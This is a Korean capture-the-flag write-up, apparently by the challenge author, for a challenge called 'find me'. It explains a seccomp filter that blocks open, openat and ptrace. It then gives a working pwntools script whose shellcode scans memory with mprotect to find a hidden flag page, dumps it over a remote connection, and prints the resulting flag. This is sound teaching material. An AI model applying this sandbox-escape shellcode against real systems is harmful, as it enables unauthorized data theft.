[INCOGNITO CTF 2021] find me Writeup

출제자: n1net4il (허승환 / TRUST)

바이너리를 분석하면 간단하게 쉘 코드를 입력받고 이를 그대로 실행시켜주는 프로그램임을 알 수 있는데, seccomp-tools로 확인을 하면 다음과 같습니다.

```
n1net4il@ubuntu ~
❯ seccomp-tools dump ./find_me
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0006
 0005: 0x06 0x00 0x00 0x00000000  return KILL
 0006: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0008
 0007: 0x06 0x00 0x00 0x00000000  return KILL
 0008: 0x15 0x00 0x01 0x00000101  if (A != openat) goto 0010
 0009: 0x06 0x00 0x00 0x00000000  return KILL
 0010: 0x15 0x00 0x01 0x00000065  if (A != ptrace) goto 0012
 0011: 0x06 0x00 0x00 0x00000000  return KILL
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

이를 통해 다음과 같은 정보를 확인할 수 있습니다.

- 현재 CPU 아키텍쳐가 64bit 아키텍쳐인지 확인합니다.
- syscall number가 0x40000000보다 작은지 확인합니다.
- open, openat, ptrace syscall은 비활성화합니다.

이러한 조건에서는 해당 프로세스와 자식 프로세스가 파일을 열어 file descriptor를 할당받을 수 없기 때문에 flag 파일을 열거나 쉘을 실행시키는 것은 불가능에 가깝습니다.

하지만 seccomp filter가 적용되기 전에 프로그램에서 다음과 같은 코드를 실행합니다.

```
__attribute__((constructor))
static void read_flag() {
    int fd;
```

```
    uint64_t addr = 0;
    fd = syscall(__NR_open, "/dev/urandom", O_RDONLY);
    syscall(__NR_read, fd, &addr, sizeof(addr));
    syscall(__NR_close, fd);

    void *flag = syscall(__NR_mmap, addr & 0xFFFFFFF000LL, 0x1000, PROT_READ | PROT_WR
ITE, MAP_PRIVATE | MAP_FIXED | MAP_ANONYMOUS, -1, 0);
    fd = syscall(__NR_open, "/home/find_me/flag", O_RDONLY);
    syscall(__NR_read, fd, flag, 0x1000);
    syscall(__NR_close, fd);
    flag = NULL;
}
```

랜덤한 가상 주소를 매핑받고, 해당 주소에 flag를 읽어와 쓰는 것을 알 수 있습니다.

만약 해당 주소를 알아낼 수 있다면 write와 같은 syscall을 사용해 flag를 얻을 수 있을 것입니다.


mprotect, nanosleep과 같은 syscall은 인자로 주어진 주소가 valid한 가상 주소가 아닐 때, 오류 코드를 반환합니다.

이를 이용해 0x1000부터 차례대로 valid한 가상 주소를 찾는 쉘 코드를 보내는 코드는 다음과 같습니다.

```
from pwn import *

context.arch = 'amd64'

p = remote('3.37.81.93', 30000)

shellcode = asm('''
mov rdi, 0x1000

loop:
mov rdx, 7
mov rsi, 0x1000
mov rax, 10
syscall
cmp rax, 0
je found
add rdi, 0x1000
jmp loop

found:
mov rdx, 0x1000
mov rsi, rdi
mov rdi, 1
mov rax, 1
syscall

mov rdi, 0
mov rax, 60
syscall
```

```
''')
p.send(shellcode)

p.interactive()
```

위 코드를 실행하고 조금 기다리다 보면 flag를 얻을 수 있습니다.



flag: `INCO{OMG_y0u_f0uNd_me_Zz1o1}`